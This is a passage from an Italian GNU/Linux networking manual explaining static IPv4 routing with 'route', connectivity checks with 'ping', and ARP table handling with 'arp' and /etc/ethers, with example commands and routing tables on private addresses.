Volendo è possibile indicare un instradamento specifico per ogni destinazione. Nell'esempio seguente si aggiunge l'instradamento per alcuni elaboratori: si deve utilizzare '**route**' più volte.

```
# route add -host 192.168.1.1 dev eth0 [Invio]

# route add -host 192.168.1.2 dev eth0 [Invio]

# route add -host 192.168.1.3 dev eth0 [Invio]

# route add -host 192.168.1.4 dev eth0 [Invio]
```

Si ottiene una tabella di instradamento simile a quella seguente:

```
  Kernel IP routing table
  Destination  Gateway  Genmask          Flags Metric Ref Use Iface
  192.168.1.1  0.0.0.0  255.255.255.255 UH    0      0     0 eth0
  192.168.1.2  0.0.0.0  255.255.255.255 UH    0      0     0 eth0
  192.168.1.3  0.0.0.0  255.255.255.255 UH    0      0     0 eth0
  192.168.1.4  0.0.0.0  255.255.255.255 UH    0      0     0 eth0
```

Anche l'indirizzo dell'interfaccia locale, quella del proprio elaboratore, è raggiungibile solo se è stato specificato un instradamento. Quando si indicava un instradamento della rete, questa veniva inclusa automaticamente nel gruppo; nel caso si voglia indicare dettagliatamente ogni indirizzo da raggiungere, se si vuole accedere anche alla propria interfaccia, occorre inserirla nella tabella di instradamento. Nell'esempio visto sopra, viene aggiunto anche l'indirizzo 192.168.1.1 per questo scopo.

La verifica dell'instradamento deve essere fatta inizialmente controllando l'interfaccia locale, quindi tentando di raggiungere l'indirizzo di un altro elaboratore sulla rete. Naturalmente, occorre che quell'elaboratore abbia una tabella di instradamento corretta.

```
$ ping 192.168.1.1 [Invio]





  PING 192.168.1.1 (192.168.1.1): 56 data bytes
  64 bytes from 192.168.1.1: icmp_seq=0 ttl=64 time=0.5 ms
  64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=0.4 ms
  64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=0.4 ms
  64 bytes from 192.168.1.1: icmp_seq=3 ttl=64 time=0.4 ms

[Ctrl c]

  --- 192.168.1.1 ping statistics ---
  4 packets transmitted, 4 packets received, 0% packet loss
  round-trip min/avg/max = 0.4/0.4/0.5 ms


$ ping 192.168.1.2 [Invio]
```

```
PING 192.168.1.2 (192.168.1.2): 56 data bytes
64 bytes from 192.168.1.2: icmp_seq=0 ttl=64 time=1.1 ms
64 bytes from 192.168.1.2: icmp_seq=1 ttl=64 time=1.1 ms
64 bytes from 192.168.1.2: icmp_seq=2 ttl=64 time=1.1 ms
64 bytes from 192.168.1.2: icmp_seq=3 ttl=64 time=1.1 ms
```

[*Ctrl c*]

```
--- 192.168.1.2 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 1.1/1.1/1.1 ms
```

32.10.1.3 Connessioni punto-punto

Con le connessioni di tipo punto-punto, dal momento che riguardano esclusivamente due elaboratori, l'instradamento verso una rete non è sensato, benché possibile. In generale, è necessario aggiungere semplicemente un instradamento verso l'indirizzo all'altro capo, ma è utile aggiungere comunque l'instradamento anche all'indirizzo locale.

Seguendo l'esempio già visto in precedenza, vengono riepilogati gli instradamenti di due nodi che utilizzano entrambi l'interfaccia '**`plip1`**' per la connessione; in questo caso gli instradamenti sono identici:

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.7.1	255.255.255.255	--	plip1
192.168.7.2	255.255.255.255	--	plip1

Con un sistema GNU/Linux, supponendo di usare una connessione PLIP, attraverso le porte parallele, se Ifconfig non ha già provveduto

da solo, si può usare Route nel modo seguente (in entrambi i nodi, nello stesso modo, dato che il nome dell'interfaccia è lo stesso):

```
# route add -host 192.168.7.1 dev plip1 [Invio]


# route add -host 192.168.7.2 dev plip1 [Invio]
```

La tabella di instradamento che si ottiene viene descritta di seguito.

```
$ route -n [Invio]

  Kernel IP routing table
  Destination  Gateway  Genmask         Flags Metric Ref Use Iface
  192.168.7.1  0.0.0.0  255.255.255.255 UH    0      0      1 plip1
  192.168.7.2  0.0.0.0  255.255.255.255 UH    0      0      1 plip1
```

Per verificare gli instradamenti, si può provare come al solito con '**ping**':

```
$ ping 192.168.7.1 [Invio]
```

Oppure:

```
$ ping 192.168.7.2 [Invio]
```

32.10.1.4 L'ordine delle voci nella tabella degli instradamenti

«

L'ordine in cui appaiono le voci nella tabella degli instradamenti è significativo, ma solitamente viene determinato in modo automatico dal sistema operativo. Si osservi lo schema seguente che rappresenta una variante dell'esempio già mostrato in precedenza:



Per quanto riguarda il nodo A, come si può intuire, l'instradamento della connessione punto-punto potrebbe entrare in conflitto con quello della rete locale 192.168.1.0. In pratica, se si definiscono correttamente tutti gli instradamenti, le voci della connessione punto-punto appaiono prima nell'elenco, pertanto, l'instradamento verso un indirizzo diverso da quello della connessione punto-punto, verrebbe preso in considerazione in un momento successivo:

Destinazione	Maschera di rete	Router	Interfaccia di rete
127.0.0.0	255.0.0.0	--	lo
192.168.1.2	255.255.255.255	--	plip1
192.168.1.3	255.255.255.255	--	plip1
192.168.1.0	255.255.255.0	--	eth0

Eventualmente, il problema di una configurazione del genere si pone se si vuole consentire agli elaboratori della rete 192.168.1.0 di raggiungere in qualche modo il nodo B. In tal caso, gli elaboratori in questione dovrebbero disporre di una voce specifica per l'instradamento, dal momento che il nodo B si può raggiungere solo attraverso il nodo A (che dovrebbe fungere da router).

32.10.2 Definizione degli instradamenti nelle reti locali e verifiche con un sistema GNU/Linux

«

In un sistema GNU/Linux, gli instradamenti, cioè la compilazione della tabella di instradamento, vengono stabiliti attraverso Route,[14] a cui corrisponde in pratica l'eseguibile '**`route`**'.

Di solito, già Ifconfig definisce automaticamente gli instradamenti elementari, riferiti alle reti cui sono connesse le interfacce di rete. Pertanto, prima di definire un instradamento, conviene verificare la situazione già esistente dopo la configurazione delle interfacce.

32.10.2.1 Utilizzo di «route»

«

La sintassi di '**`route`**' può articolarsi in diversi modi a seconda del tipo di azione da compiere.

```
route [opzioni]
```

In particolare, conviene distinguere fra tre situazioni diverse, come descritto nel riepilogo seguente:

Modello	Descrizione
`route [-v] [-n] [-e | -ee]`	l'analisi della tabella di instradamento;
`route [-v] add [-net|-host]` ↩ ↪ *destinazione* ↩ ↪ `[netmask` *maschera_di_rete*`]` ↩ ↪ `[gw` *router*`]` ↩ ↪ *[altre_opzioni]* `[[dev]` *interfaccia*`]`	l'aggiunta di un nuovo instradamento;

Modello	Descrizione

`route [-v] del [-net|-host] ↩`
`↪ *destinazione* ↩`
`↪ [netmask *maschera_di_rete*] ↩`
`↪ [gw *router*] ↩`
`↪ [*altre_opzioni*] [[dev] *interfaccia*]`
	l'eliminazione di un instradamento preesistente.

In pratica, nel primo caso è possibile visualizzare (attraverso lo standard output) la tabella di instradamento. Generalmente, per questo scopo, l'uso normale è proprio quello di '**`route`**' senza argomenti.

Nel secondo caso, l'inserimento di una nuova voce nella tabella di instradamento avviene per mezzo dell'opzione '**`add`**' e dell'indicazione della destinazione da raggiungere. L'indicazione dell'interfaccia è facoltativa, se può essere determinata in modo predefinito.

Nel terzo caso, l'eliminazione di una voce della tabella di instradamento avviene per mezzo dell'opzione '**`del`**' e dell'indicazione della destinazione che prima veniva raggiunta. Anche in questo caso, l'indicazione dell'interfaccia è facoltativa, se può essere determinata in modo predefinito.

Quando si visualizza la tabella degli instradamenti, il programma tenta di risolvere gli indirizzi in nomi. Spesso, questo fatto può essere inopportuno, pertanto è comune l'uso dell'opzione '**-n**' con cui si evita tale conversione e non si perde tempo nel tentativo di risolvere indirizzi che non hanno un nome.
Si osservi che, solitamente, la risoluzione di un indirizzo relativo a una rete, non ha un nome offerto dal servizio DNS, pertanto occorre predisporre il file '`/etc/networks`', per consentire tale trasformazione.

Tabella 32.144. Alcune opzioni.

Opzione	Descrizione
`-n`	Mostra solo indirizzi numerici invece di tentare di determinare i nomi simbolici dei nodi e delle reti. Questo tipo di approccio potrebbe essere utile specialmente quando si ha difficoltà ad accedere a un servizio di risoluzione dei nomi, o comunque quando si vuole avere la situazione completamente sotto controllo.
`-net` ***destinazione***	L'indirizzo indicato nella destinazione fa riferimento a una rete. L'indirizzo può essere indicato in forma numerica o attraverso un nome a dominio; in questo ultimo caso, la traduzione avviene in base al contenuto del file '`/etc/networks`'.
`-host` ***destinazione***	L'indirizzo indicato nella destinazione fa riferimento a un nodo. L'indirizzo può essere indicato in forma numerica o attraverso un nome a dominio.

Opzione	Descrizione
`netmask` ***maschera_di_rete***	Permette di specificare la maschera di rete quando si sta facendo riferimento a un indirizzo di rete. Quando si inserisce una voce riferita a un nodo singolo, questa indicazione non ha senso. Quando la maschera di rete è un dato richiesto, se non viene inserito si assume il valore predefinito che dipende dalla classe a cui appartiene l'indirizzo indicato.
`gw` ***router***	Fa in modo che i pacchetti destinati alla rete o al nodo per il quale si sta indicando l'instradamento, passino per il router specificato. Per questo, occorre che l'instradamento verso l'elaboratore che funge da router sia già stato definito precedentemente e in modo statico. Normalmente, l'indirizzo utilizzato come router riguarda un'interfaccia collocata in un altro nodo. Eventualmente, per mantenere la compatibilità con Unix BSD, è possibile specificare un'interfaccia locale, intendendo così che il traffico per l'indirizzo di destinazione deve avvenire utilizzando quella interfaccia.
`metric` ***valore_metrico***	Permette di definire il valore metrico dell'instradamento e viene utilizzato dai demoni che si occupano dell'instradamento dinamico per determinare il ***costo*** di una strada, o meglio per poter decidere il percorso migliore.

Opzione	Descrizione
`reject`	Permette di impedire l'utilizzo di un instradamento.
`[dev]` ***interfaccia***	Permette di definire esplicitamente l'interfaccia da utilizzare per un certo instradamento. Solitamente, questa informazione non è necessaria perché il kernel riesce a determinare l'interfaccia in base alla configurazione delle stesse. È importante che questa indicazione appaia alla fine della riga di comando, in questo modo, il parametro '**`dev`**', che precede il nome dell'interfaccia, è solo facoltativo.

Quando si interroga la tabella degli instradamenti, si ottiene una struttura composta da diverse colonne, in cui, quelle principali sono descritte nella tabella 32.145.

Tabella 32.145. Intestazioni della tabella di instradamento.

Nome	Descrizione
`Destination`	La rete o il nodo di destinazione.
`Gateway`	Il router. Se appare un asterisco ('**`*`**') o l'indirizzo 0.0.0.0 significa che non si tratta di un instradamento attraverso un router.
`Genmask`	In linea di massima corrisponde alla maschera di rete; in particolare, se è un instradamento verso un nodo appare 255.255.255.255, se invece è l'instradamento predefinito appare 0.0.0.0 ('**`default`**').
`Flags`	Indica diversi tipi di informazioni utilizzando lettere o simboli.

Nome	Descrizione
`Metric`	La distanza o il costo della strada. Rappresenta la distanza (espressa solitamente in *hop* o salti) per raggiungere la destinazione.
`Ref`	Il numero di riferimenti all'instradamento. Questa informazione non viene utilizzata dal kernel Linux e, di conseguenza, l'informazione appare sempre azzerata.
`Use`	Conteggio del numero di volte in cui la voce è stata visionata.
`Iface`	Il nome dell'interfaccia da cui partono i pacchetti IP.

I tipi di informazioni che possono essere rappresentati nella colonna '**`Flags`**' sono elencati nella tabella 32.146.

Tabella 32.146. Significato delle lettere e dei simboli utilizzati nella colonna '**`Flags`**' della tabella di instradamento.

Simbolo	Descrizione
`U`	L'instradamento è attivo.
`H`	L'indirizzo indicato fa riferimento a un nodo.
`G`	Viene utilizzato un router.
`R`	Instradamento reintegrato (instradamento dinamico).
`D`	Instradamento installato dinamicamente da un demone o attraverso ridirezione.
`M`	Instradamento modificato da un demone o attraverso ridirezione.
`!`	Instradamento impedito (opzione '**`reject`**').

Seguono alcuni esempi di utilizzo.

- `# route add -host 127.0.0.1 dev lo` [*Invio*]

  Attiva l'instradamento verso l'interfaccia locale *loopback*.

- `# route add -net 192.168.1.0 netmask 255.255.255.0 ↩`
  `↪ dev eth0` [*Invio*]

  Attiva l'instradamento della rete 192.168.1.0 che utilizza la maschera di rete 255.255.255.0, specificando che riguarda l'interfaccia di rete '**`eth0`**'.

- `# route add -net 192.168.2.0 netmask 255.255.255.0 ↩`
  `↪ gw 192.168.1.254` [*Invio*]

  Attiva l'instradamento della rete 192.168.2.0 che utilizza la maschera di rete 255.255.255.0, attraverso il router 192.168.1.254 per il quale è già stato definito un instradamento precedentemente.

- `# route add default gw 192.168.1.254` [*Invio*]

  Attiva l'instradamento predefinito (nel caso che non siano disponibili altre possibilità) attraverso il router 192.168.1.254. La parola '**`default`**' fa automaticamente riferimento all'indirizzo IP 0.0.0.0.

- `# route add 10.0.0.0 netmask 255.0.0.0 reject` [*Invio*]

  Definisce un instradamento il cui accesso deve essere impedito.

- `$ route` [*Invio*]

  Mostra la tabella di instradamento attuale.

32.10.3 Verifica di un instradamento

La definizione degli instradamenti, serve per stabilire un collegamento con le interfacce di altri elaboratori. Quando anche le tabelle di instradamento degli altri elaboratori sono corrette, si può verificare che le comunicazioni sono possibili attraverso il programma '**ping**'.

Il programma '**ping**' permette di inviare una richiesta di eco a un indirizzo determinato, ovvero, a un'interfaccia determinata. Si riesce a ottenere l'eco solo se l'instradamento verso quell'indirizzo è funzionante e, nello stesso modo, se è attivo quello di ritorno gestito a partire dall'indirizzo di destinazione.



Normalmente si procede controllando prima l'indirizzo della propria interfaccia locale, quindi, via via si tenta di raggiungere indirizzi più lontani.

32.10.3.1 Utilizzo di «ping»

Il programma '**ping**' [15] permette di inviare una richiesta di eco a un indirizzo, utilizzando il protocollo ICMP, verificando di ricevere tale eco in modo corretto. Questo programma viene usato quasi sempre senza opzioni, in modo da ottenere una richiesta di eco continuo, a intervalli di un secondo, che può essere interrotta attraverso la tastiera con la combinazione virtuale <*Control_c*> (di solito coincide proprio con la combinazione reale [*Ctrl c*]). Tuttavia, dal momento che '**ping**' serve a scoprire dei problemi negli instradamenti e nel si-

stema di trasporto generale, può essere conveniente intervenire sulla dimensione dei pacchetti trasmessi e sul loro contenuto.

```
ping [opzioni] indirizzo
```

Tabella 32.148. Alcune opzioni.

Opzione	Descrizione
`-c` ***quantità***	Conclude il funzionamento di '**`ping`**' dopo aver ricevuto il numero indicato di risposte.
`-f`	Invia la maggior quantità possibile di pacchetti di richiesta, limitandosi a segnalare graficamente la quantità di quelli che risultano persi, cioè per i quali non si ottiene l'eco di risposta. Serve per analizzare pesantemente un tratto di rete, tenendo conto che questa possibilità va usata con prudenza. Proprio a causa della pericolosità di tale opzione, questa può essere richiesta solo dall'utente '**`root`**'.
`-i` ***n_secondi_pausa***	Permette di stabilire una pausa, espressa in secondi, tra l'invio di una richiesta di eco e la successiva. Se non viene utilizzata l'opzione '**`-f`**', il valore predefinito di questa è di un secondo.
`-p` ***stringa_di_riempimento***	Permette di aggiungere un massimo di 16 byte ai pacchetti utilizzati da '**`ping`**', specificandone il contenuto in esadecimale. Ciò può essere utile per verificare il passaggio di pacchetti che hanno contenuti particolari e che per qualche ragione possono avere delle difficoltà.

Opzione	Descrizione
`-s` ***dimensione***	Permette di definire la dimensione dei pacchetti utilizzati, a cui si aggiunge l'intestazione ICMP. Il valore predefinito è di 56 byte a cui si aggiungono 8 byte di intestazione (64 in tutto).

Segue la descrizione di alcuni esempi.

- `$` **`ping 192.168.1.1`** [*Invio*]

  Invia una richiesta di eco all'indirizzo 192.168.1.1, a intervalli regolari di un secondo, fino a che riceve un segnale di interruzione.

- `$` **`ping -c 1 192.168.1.1`** [*Invio*]

  Invia una richiesta di eco all'indirizzo 192.168.1.1 e termina di funzionare quando riceve la prima risposta di eco.

- `$` **`ping -p ff 192.168.1.1`** [*Invio*]

  Invia una richiesta di eco all'indirizzo 192.168.1.1, utilizzando pacchetti contenenti una serie di byte con tutti i bit a uno (FF_{16}).

- `$` **`ping -s 30000 192.168.1.1`** [*Invio*]

  Invia una richiesta di eco all'indirizzo 192.168.1.1, utilizzando pacchetti lunghi 30000 byte, oltre all'intestazione ICMP.

32.10.4 ARP

«

Nella sezione 32.4, si accenna al protocollo ARP, con il quale si ottengono le corrispondenze tra indirizzi di livello 2 (collegamento dati) e indirizzi di livello 3 (rete), ovvero IP nel caso di TCP/IP. In particolare si fa riferimento a una tabella ARP che viene aggiornata automaticamente da ogni nodo durante il suo funzionamento.

Potrebbe essere interessante ispezionare ed eventualmente modificare il contenuto di questa tabella ARP, cosa che si fa con il programma '**arp**'.[16]

Ci sono situazioni in cui il protocollo ARP non può funzionare e in quei casi è possibile predisporre una tabella ARP preconfezionata attraverso la configurazione di un file: '`/etc/ethers`'.

32.10.4.1 Utilizzo di «arp»

«

Il programma '**arp**' permette di ispezionare e di modificare la tabella ARP del sistema.

```
arp opzioni
```

Tabella 32.149. Alcune opzioni.

Opzione	Descrizione
`-n` `--numeric`	Mostra solo indirizzi numerici invece di tentare di determinare i nomi simbolici dei nodi.
`-a` [*nodo*] `--display` [*nodo*]	Mostra le voci corrispondenti a un nodo particolare, oppure tutti gli abbinamenti conosciuti.

Opzione	Descrizione
`-d` ***nodo*** `--delete` ***nodo***	Elimina le voci riferite al nodo indicato.
`-s` ***nodo indirizzo_fisico***	Crea una voce nella tabella ARP, abbinando l'indirizzo di un nodo a un indirizzo fisico (generalmente si tratta di un indirizzo Ethernet).
`-f` ***file*** `--file` ***file***	Indica un file da utilizzare per caricare delle voci nella tabella ARP. Generalmente, quando le interfacce sono di tipo Ethernet, questo file è rappresentato da '`/etc/ethers`'.

Segue la descrizione di alcuni esempi.

- `#` **`arp -a`** [*Invio*]

  Elenca tutte le voci accumulate nella tabella ARP.

- `#` **`arp -a 192.168.1.2`** [*Invio*]

  Mostra le voci riferite esclusivamente al nodo 192.168.1.2.

- `#` **`arp -n -a 192.168.1.2`** [*Invio*]

  Come nell'esempio precedente, mostrando solo indirizzi numerici.

- `#` **`arp -d 192.168.1.2`** [*Invio*]

  Cancella le voci riferite al nodo 192.168.1.2 contenute nella tabella ARP.

- `#` **`arp -s 192.168.1.2 00:01:02:03:04:05`** [*Invio*]

Assegna permanentemente (per la durata del funzionamento del sistema) l'indirizzo Ethernet 00:01:02:03:04:05 all'indirizzo IP 192.168.1.2.

- # **arp -f /etc/ethers**[*Invio*]

  Legge il file '`/etc/ethers`' e utilizza il contenuto per definire delle voci permanenti nella tabella ARP.

32.10.4.2 File «/etc/ethers»

«

Il file '`/etc/ethers`' può essere usato per configurare a priori l'abbinamento tra indirizzi Ethernet (livello 2 del modello ISO-OSI) e indirizzi IP. Questo file può contenere esclusivamente delle righe composte da due elementi: l'indirizzo IP (o il nome) corrispondente a un'interfaccia e a fianco l'indirizzo Ethernet corrispondente. Si osservi l'esempio seguente:

```
192.168.1.2 00:01:02:03:04:05
192.168.1.3 00:14:02:23:07:1c
192.168.1.4 00:00:03:2d:00:0b
```

32.11 IPv4: instradamento oltre l'ambito della rete locale

«

Quando si ha la necessità di raggiungere una destinazione che non si trova a essere connessa con la rete fisica a cui si accede, c'è bisogno di un intermediario, ovvero un elaboratore connesso alla stessa rete fisica a cui accede l'elaboratore locale, che sia in grado di inoltrare i pacchetti alle destinazioni richieste. Questo elaboratore è il router, anche se nel linguaggio corrente si usa prevalentemente il termine *gateway* che però non è preciso.

Figura 32.151. Il router consente di raggiungere destinazioni al di fuori della rete fisica a cui si è connessi.



Per poter definire un instradamento attraverso un router bisogna che prima, l'elaboratore che svolge questa funzione, sia raggiungibile attraverso una rete locale e per mezzo di instradamenti già definiti.

La verifica di un instradamento che fa uso di un router è più delicata: si comincia con una richiesta di eco ICMP (*ping*) verso la propria interfaccia locale, quindi verso il router e successivamente si tenta di raggiungere qualcosa che si trova oltre il router.

32.11.1 Destinazione irraggiungibile

I router, dovendo vagliare il traffico dei pacchetti che li attraversano, hanno il compito di informare l'origine quando ricevono un pacchetto che, per qualche ragione, non possono far pervenire alla destinazione. Per esempio, un router che rappresenta l'ultimo salto prima di un certo elaboratore, se si accorge che questo elaboratore non è presente (magari è spento), quando riceve un pacchetto destinato a tale elaboratore, deve informare l'origine.

L'errore di questo tipo viene segnalato con un pacchetto ICMP di tipo 3, a cui corrisponde la definizione

‘**destination-unreachable**’.

Figura 32.152. Messaggio ICMP di errore generato dal router che si accorge del problema.



32.11.2 Router per accedere ad altre reti e instradamento predefinito
